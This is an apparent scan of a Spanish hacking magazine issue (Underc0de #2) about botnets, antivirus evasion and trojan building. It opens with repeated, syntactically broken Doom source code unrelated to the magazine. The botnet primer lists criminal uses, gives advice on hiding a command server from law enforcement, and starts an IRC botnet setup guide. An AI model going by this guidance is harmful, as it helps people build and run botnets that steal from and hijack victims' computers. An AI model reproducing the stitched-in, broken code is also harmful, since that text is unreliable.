

#2

# UNDERCODE

## MALWARE MAGAZINE

// This was quite messy with SPECIAL and commented parts.  
 // Supposedly hacks to make the latest edition work.  
 // It might not work properly.  
 if (episode < 1)  
 episode = 1;  
  
 if (gamemode == retail)  
 {  
 if (episode > 4)  
 episode = 4;  
  
 else if (gamemode == shareware)  
 {  
 if (episode > 1)  
 episode = 1; // only start episode 1 on shareware  
 else  
 if (episode > 3)  
 episode = 3;  
}  
  
 if (map < 1)  
 map = 1;  
  
 if ((map > 9) && (gamemode != commercial))  
 map = 9;  
  
 M\_ClearRandom();  
  
 if (skill == sk\_nightmare || respawnparms)  
 respawnmonsters = true;  
 else  
 respawnmonsters = false;  
  
 if (fastparm || (skill == sk\_nightmare && gamekill != sk\_nightmare))  
 {  
 for (i=S\_SARG\_RUIN1 ; i<=S\_SARG\_PAIN2 ; i++)  
 states[i].tics >>= 1;  
 mobinfoIMT\_BRUUSERSHOT.speed = 20\*FRACUNIT;  
 mobinfoIMT\_HEADSHOT.speed = 20\*FRACUNIT;  
 mobinfoIMT\_TROOPSHOT.speed = 20\*FRACUNIT;  
  
 else if (skill != sk\_nightmare && gamekill == sk\_nightmare)  
 for (i=S\_SARG\_DUN1 ; i<=S\_SARG\_PAIN2 ; i++)  
 states[i].tics >>= 1;  
 mobinfoIMT\_BRUUSERSHOT.speed = 15\*FRACUNIT;  
 mobinfoIMT\_HEADSHOT.speed = 10\*FRACUNIT;  
 mobinfoIMT\_TROOPSHOT.speed = 10\*FRACUNIT;  
}  
  
 // lower players to be initialized upon first level load  
 for (i=0 ; i<MAXPLAYERS ; i++)  
 players[i].playerstate = PST\_REBORN;  
  
 webdemo = true;  
 demokey = false;  
 autoreplay = false;  
 viewactive = true;  
 gameparm = episode;  
 gamemode = map;  
 gamekill = skill;  
  
 viewactive = false;  
  
 // set the sky texture for the episode  
 if (gamemode == commercial)  
 skytexture = P\_LoadImage("SKY2");  
 if (gamemap < 10)  
 skytexture = P\_LoadImage("SKY1");  
 else  
 if (gamemap < 21)  
 skytexture = P\_LoadImage("SKY2");  
 else  
 skytexture = P\_LoadImage("SKY1");  
  
 // This was quite messy with SPECIAL and commented parts.  
 // Supposedly hacks to make the latest edition work.  
 // It might not work properly.  
 if (episode < 1)  
 episode = 1;  
  
 if (gamemode == retail)  
 {  
 if (episode > 4)  
 episode = 4;  
  
 else if (gamemode == shareware)  
 {  
 if (episode > 1)  
 episode = 1; // only start episode 1 on shareware  
 else  
 if (episode > 3)  
 episode = 3;  
}  
  
 if (map < 1)  
 map = 1;  
  
 if ((map > 9) && (gamemode != commercial))  
 map = 9;  
  
 M\_ClearRandom();  
  
 if (skill == sk\_nightmare || respawnparms)  
 respawnmonsters = true;  
 else  
 respawnmonsters = false;  
  
 if (fastparm || (skill == sk\_nightmare && gamekill != sk\_nightmare))  
 {  
 for (i=S\_SARG\_RUIN1 ; i<=S\_SARG\_PAIN2 ; i++)  
 states[i].tics >>= 1;  
 mobinfoIMT\_BRUUSERSHOT.speed = 20\*FRACUNIT;  
 mobinfoIMT\_HEADSHOT.speed = 20\*FRACUNIT;  
 mobinfoIMT\_TROOPSHOT.speed = 20\*FRACUNIT;  
  
 else if (skill != sk\_nightmare && gamekill == sk\_nightmare)  
 for (i=S\_SARG\_DUN1 ; i<=S\_SARG\_PAIN2 ; i++)  
 states[i].tics >>= 1;  
 mobinfoIMT\_BRUUSERSHOT.speed = 15\*FRACUNIT;  
 mobinfoIMT\_HEADSHOT.speed = 10\*FRACUNIT;  
 mobinfoIMT\_TROOPSHOT.speed = 10\*FRACUNIT;  
}  
  
 // lower players to be initialized upon first level load  
 for (i=0 ; i<MAXPLAYERS ; i++)  
 players[i].playerstate = PST\_REBORN;  
  
 webdemo = true;  
 demokey = false;  
 autoreplay = false;  
 viewactive = true;  
 gameparm = episode;  
 gamemode = map;  
 gamekill = skill;  
  
 viewactive = false;  
  
 // set the sky texture for the episode  
 if (gamemode == commercial)  
 skytexture = P\_LoadImage("SKY2");  
 if (gamemap < 10)  
 skytexture = P\_LoadImage("SKY1");  
 else  
 if (gamemap < 21)  
 skytexture = P\_LoadImage("SKY2");  
 else  
 skytexture = P\_LoadImage("SKY1");  
  
 // This was quite messy with SPECIAL and commented parts.  
 // Supposedly hacks to make the latest edition work.  
 // It might not work properly.  
 if (episode < 1)  
 episode = 1;  
  
 if (gamemode == retail)  
 {  
 if (episode > 4)  
 episode = 4;  
  
 else if (gamemode == shareware)  
 {  
 if (episode > 1)  
 episode = 1; // only start episode 1 on shareware  
 else  
 if (episode > 3)  
 episode = 3;  
}  
  
 if (map < 1)  
 map = 1;  
  
 if ((map > 9) && (gamemode != commercial))  
 map = 9;  
  
 M\_ClearRandom();  
  
 if (skill == sk\_nightmare || respawnparms)  
 respawnmonsters = true;  
 else  
 respawnmonsters = false;  
  
 if (fastparm || (skill == sk\_nightmare && gamekill != sk\_nightmare))  
 {  
 for (i=S\_SARG\_RUIN1 ; i<=S\_SARG\_PAIN2 ; i++)  
 states[i].tics >>= 1;  
 mobinfoIMT\_BRUUSERSHOT.speed = 20\*FRACUNIT;  
 mobinfoIMT\_HEADSHOT.speed = 20\*FRACUNIT;  
 mobinfoIMT\_TROOPSHOT.speed = 20\*FRACUNIT;  
  
 else if (skill != sk\_nightmare && gamekill == sk\_nightmare)  
 for (i=S\_SARG\_DUN1 ; i<=S\_SARG\_PAIN2 ; i++)  
 states[i].tics >>= 1;  
 mobinfoIMT\_BRUUSERSHOT.speed = 15\*FRACUNIT;  
 mobinfoIMT\_HEADSHOT.speed = 10\*FRACUNIT;  
 mobinfoIMT\_TROOPSHOT.speed = 10\*FRACUNIT;  
}  
  
 // lower players to be initialized upon first level load  
 for (i=0 ; i<MAXPLAYERS ; i++)  
 players[i].playerstate = PST\_REBORN;

## BOTNETS DESDE CERO

## MONTANDO UN BOTNET POR IRC

## ANÁLISIS DE BINARIOS

## CREANDO UN TROYANO PASO A PASO

## FUDEODE MALWARES

## BOTNET

## CON CLIENTE WEB

## #2

# Índice

PRÓLOGO.....

## TEMAS TRATADOS EN ESTA ENTREGA

### I. BOTNETS

1. ¿Qué es una BotNet?.....
2. ¿Para qué sirven las BotNets?.....
3. Tipos de clientes.....
4. ¿Cómo funcionan las BotNets?.....
5. ¿Cómo montar una BotNet?.....
6. BotNet por IRC.....
7. BotNet por http o panel web.....

### II. INDETECTABILIDAD

1. Moddear un binario.....
2. Cambiar de ícono.....
3. Cambiar de Version Info.....
4. Quitar las firmas de un ejecutable.....

### III. ANÁLISIS DE MALWARES

1. Ficheros maliciosos y Wireshark.....
2. La información de Cuckoo.....
3. La BotNet Pony.....

### IV. CREAR UN TROYANO PASO A PASO

1. Cliente.....
2. Servidor.....

AGRADECIMIENTOS Y COLABORADORES:

**ANTRAX**

**Roda**

**Blackdrake**

**79137913**

**Gabriela**

Agradecemos, principalmente, a todos los lectores que siguen esta revista.

## **PRÓLOGO**

Estimados amigos, a través de esta nueva entrega volvemos a acercarnos a ustedes con un tema de total actualidad como lo es el de las BotNets. El malware ha evolucionado y las infecciones no se limitan al control de un ordenador particular, sino a la creación de redes de computadores con las más diversas finalidades.

Conocer las herramientas de creación, funcionamiento y manejo son actividades que no pueden permanecer ajenas al mundo del hacking y la seguridad informática. Son éstas las razones que nos llevan a iniciarnos en una temática que resulta cautivante.

Por otra parte, en este transitar por el mundo del malware los objetivos son múltiples y transcinden la divulgación del conocimiento libre. Nos proponemos un intercambio de instrucción pero al mismo tiempo de aprendizaje consciente sobre el manejo de infecciones; las herramientas que ponemos en contacto con vosotros se orientan a dichos fines.

En este número encontraréis, desde la noción misma de lo que es una BotNet, hasta su operatividad en diversos entornos. Las distintas formas de montar una red de *zombies* y como instrumentar un tipo de indetectabilidad.

Complementamos la entrega con un ejercicio de análisis de ficheros maliciosos, correspondientes a la BotNet Pony, y damos inicio a la guía de creación de un troyano en VB.Net.

**Equipo de Underc0de**


# *BotNets desde cero*

Autor: ANTRAX

## I. BOTNETS

### 1. ¿QUÉ ES UNA BOTNET?


La palabra BotNet, proviene de bot (robot) + net (red), de donde la conjunción de ambas nos anuncia el propio concepto: red de control remota y automatizada de ordenadores. Se componen de un cliente (persona que controla los ordenadores) y “PCs zombies”, que son los ordenadores infectados por dicha BotNet. La mayoría de las veces, los propietarios de las computadoras afectadas por este malware no se dan cuenta de que tienen al mismo alojado en ella. Cuando una PC se encuentra infectada pueden aparecer diversos síntomas, por ejemplo: experimentar lentitud en las aplicaciones o tareas a realizar, el *cooler* de la máquina se acelera aun cuando no la estamos utilizando, inestabilidades en la conexión, etcétera. Estas anomalías se explican -justamente- porque el dueño de la red *zombie*, se encuentra enviando órdenes a los equipos que tiene bajo su poder.



## 2. ¿PARA QUÉ SIRVEN LAS BOTNETS?

Las BotNets son utilizadas para hacer *spam*, básicamente con la finalidad de obtener información financiera y poder sacar provecho o algún determinado beneficio. Al tener buena propagación, se infectan miles de ordenadores en busca de cuentas bancarias, tarjetas de crédito, y otros accesos de interés.

Otro uso frecuente que se les suele dar, es el de facilitar el abuso de la publicidad con los servicios del tipo que nos brinda Adsense, Kontextua, entre otras empresas. De esta forma, se puede obtener mayor cantidad de visitas o clicks gracias a los *zombies* que se encuentran en la red y, en definitiva, ganar bastante dinero.



También son muy usadas para ataques de DDoS (denegación de servicio distribuido) cuya finalidad es tirar *websites*, foros, y pueden llegar a causar daños en la base de datos o consumir el ancho de banda del *host* para que deje de funcionar.

Por otra parte, tienen otros usos que aunque no son tan difundidos, es oportuno mencionarlos:


- Construir servidores para alojar *software warez, cracks, seriales*, etc.
- Construir servidores web para alojar material pornográfico y/o pedófilo.
- Construir servidores web para ataques de *phishing*.
- Montar redes privadas de intercambio de material ilegal.
- *Sniffing* de tráfico web para robo de datos confidenciales.
- Distribución e instalación de nuevo malware.
- Manipulación de juegos online.
- Minería y robo de bitcoins.

### 3. TIPOS DE CLIENTES

Hay varias formas de manipular una BotNet, entre los cuales podemos destacar los siguientes:

- ✓ IRC
- ✓ Web Panel
- ✓ Clientes de escritorio

En el IRC, lo que hacemos es que todos nuestros *zombies* conecten a un mismo canal de IRC y esperen órdenes por comandos.



De forma muy similar sucede con el Web Panel; los *zombies* conectan a una misma IP, en donde tendremos un panel y desde éste podremos introducir comandos o clickear las acciones que traiga dicha BotNet.


The screenshot shows the ZeuS :: Bots control panel. On the left, there's a sidebar with sections for Information (Profile: GMT date: 11.03.2009, GMT time: 09:26:39), Statistics (Summary), Botnet (Online bots, Remote commands), Logs (Search, Search with template, Uploaded files), System (Profiles, Profile, Options), and Logout. The main area has a 'Filter' section with fields for Countries, CompID's, Botnets, and IP's, and a dropdown for Type set to 'Outside NAT'. Below this is a table titled 'Result:' with columns: #, CompID, Ver/Botnet, IP, Country, Socks, Proxy, Screenshot, Kill OS, Online time, and Lag. The table lists numerous botnet compromised hosts, such as user\_1d9ce10c45\_01d6e996, fic\_00e0bb9b, family\_01207eeb, d719sf2\_0019064f, 218\_u\_1\_00ac373b, illusion\_f2243e\_00576c9d, brian\_ally\_0228d1ec, telekit\_7482b02\_0b07900, your\_jaxvxjzedk\_004364b, home\_881b31b48d\_00170f87, blackxp\_000325d8, b154bc1afca840e\_00397fd, xp\_0051dbo, desktop\_02659af2, dav\_0085eb43, \_d07192a7a4944\_0025f597, microsof\_886bea\_01bd77ea, mircl\_00069abc, ammo\_00135651, freedom\_867dc59\_00005cf, pc\_fec662b1943d\_00153aae, pen\_003f0760, home\_7e2bb74\_017743b0, client\_d77fa69\_006210d8, acer\_4d30879900\_004dbc2, abc\_673654a45b6\_00204191, skz\_fd19c5e0a2\_003d5664, and many others. Each row includes a 'View' and 'Kill' link. At the bottom, there are buttons for Fertig, Apache/2, and Adblock.

Por último, tenemos las BotNets con Clientes de escritorio y éste es similar a un troyano con su Cliente - Servidor. Los *zombies* conectan a una DNS y desde nuestro cliente podremos darles órdenes.

The screenshot shows the ZOMBIEM BOT 2.0 Privado control panel. On the left, there's a sidebar with buttons for CONECTAR, DESCONECTAR, OPCIONES, HERRAMIENTAS, ESTADISTICAS, CREAR BOT, and ACERCA DE. Below this is a box showing CMD enviados: 8, Conexiones: 66, B Recibidos: 3218. The main area has a title 'ZOMBIEM BOT' and a sub-header 'ZOMBIEM BOT 2.0 PRIVADO - CREADO POR ARHACK - TROYANOSYVIRUS.COM.AR'. It displays a table of connected clients with columns: IP, PC/USUARIO, PAÍS, SO, VER, and ESTADO. The table lists clients like CSA0101/Administradora, GABRIELA1/gabriela, PCS/PCS-SANDOS, EDUARDO1/eduardo, COMPAQ1/Propietario, ADMINISTRATIVO1/A..., LAP-DIANA/Pavimento, SISTEMAS1/sistemas, NB171/Edith Garcia, ASISTENTE/Usuario, ILLUSION\_PC/Illusion, ASISTENTE/Administradora, MXTOMADRG/daniel..., HOME-9D03D91183/..., WINDOWS\_KAMALEO..., DESKTOP/Administradora, GEORGIA1/georgia, and JORGE1/jorge. To the right of the table, it says '54 conectados'. At the bottom, there are buttons for PANEL DE TAREAS, COMANDO RAPIDO, ENVIAR, and a link to TROYANOSYVIRUS.COM.AR. The footer also includes a link to UNDERCODE.ORG.

#### 4. ¿CÓMO FUNCIONAN LAS BOTNETS?

Al igual que los troyanos, las BotNets están compuestas por un cliente-servidor. Se propagan rápidamente por internet de forma masiva y pueden provocar una infección en cadena. Esto quiere decir que si yo infecto a un contacto mío, éste infectará a los suyos, y a su vez éste a los suyos; y así sucesivamente, hasta formar una gran cadena de infección...



Seguramente, más de una vez habrán visto en Facebook publicaciones que suelen llamar la atención como las siguientes:



**Capture of Osama Bin Laden (video)**

[binladen.netne.net](http://binladen.netne.net)

Capture of Osama Bin Laden (click for watch video)

Hace 2 horas · Me gusta · Comentar · Compartir



**Distracting Beach Babes [HQ]**

Length: 5:32

5 minutes ago via Digital Video · Comment · Like · See Wall-to-Wall

En los dos casos precedentes, se muestran videos que pueden ser tentadores, pero en realidad se trata de un gusano que se propaga por Facebook. En consecuencia, si alguna vez entraron, lo más probable es que se hayan infectado...

Otro tipo de infección es por URL y sucede cuando al entrar a un sitio web, éste muestra una especie de advertencia que al aceptarla, estamos dando paso a una BotNet. La advertencia suele verse de la siguiente forma:




En este caso, simula ser una actualización de Flash Player, pero en realidad es un malware que intenta meterse en nuestro sistema.

## 5. ¿CÓMO MONTAR UNA BOTNET?

Antes hemos mencionado los 3 tipos de BotNets (IRC, HTTP, Cliente de escritorio); en los tres casos podemos señalar que los *zombies* deben apuntar al mismo sitio. Esto es, en el caso del IRC, apuntarlos a un canal registrado en algún servidor; si es por HTTP, apuntarlos a un *host*; y si es por ejecutable, apuntarlos a alguna DNS. En cualquiera de las hipótesis corremos riesgos de perder todos los remotos, ya que puede ser denunciada y la dan de baja. Lo que se recomienda, es tener un server propio en casa montado en nuestra PC para que los remotos lleguen ahí; obviamente, teniendo precauciones para mantenerlo anónimo. Otra alternativa viable, es montarlo en un servidor de algún país en el que no haya leyes que prohíban su manejo.

## 6. BOTNET POR IRC


Para montar una por IRC necesitaremos **IRCPlus**, lo instalamos y nos vamos a su pantalla principal de configuración:



Colocamos un nombre en el Server y una descripción.

**Nota:** Es importante aclarar que el puerto que pongamos (en mi caso el 2000), debe estar abierto en nuestro *router* en caso de que tengamos. En caso de tener *router* y no tenerlo abierto, lo abrimos de la misma forma que cuando usamos un troyano.

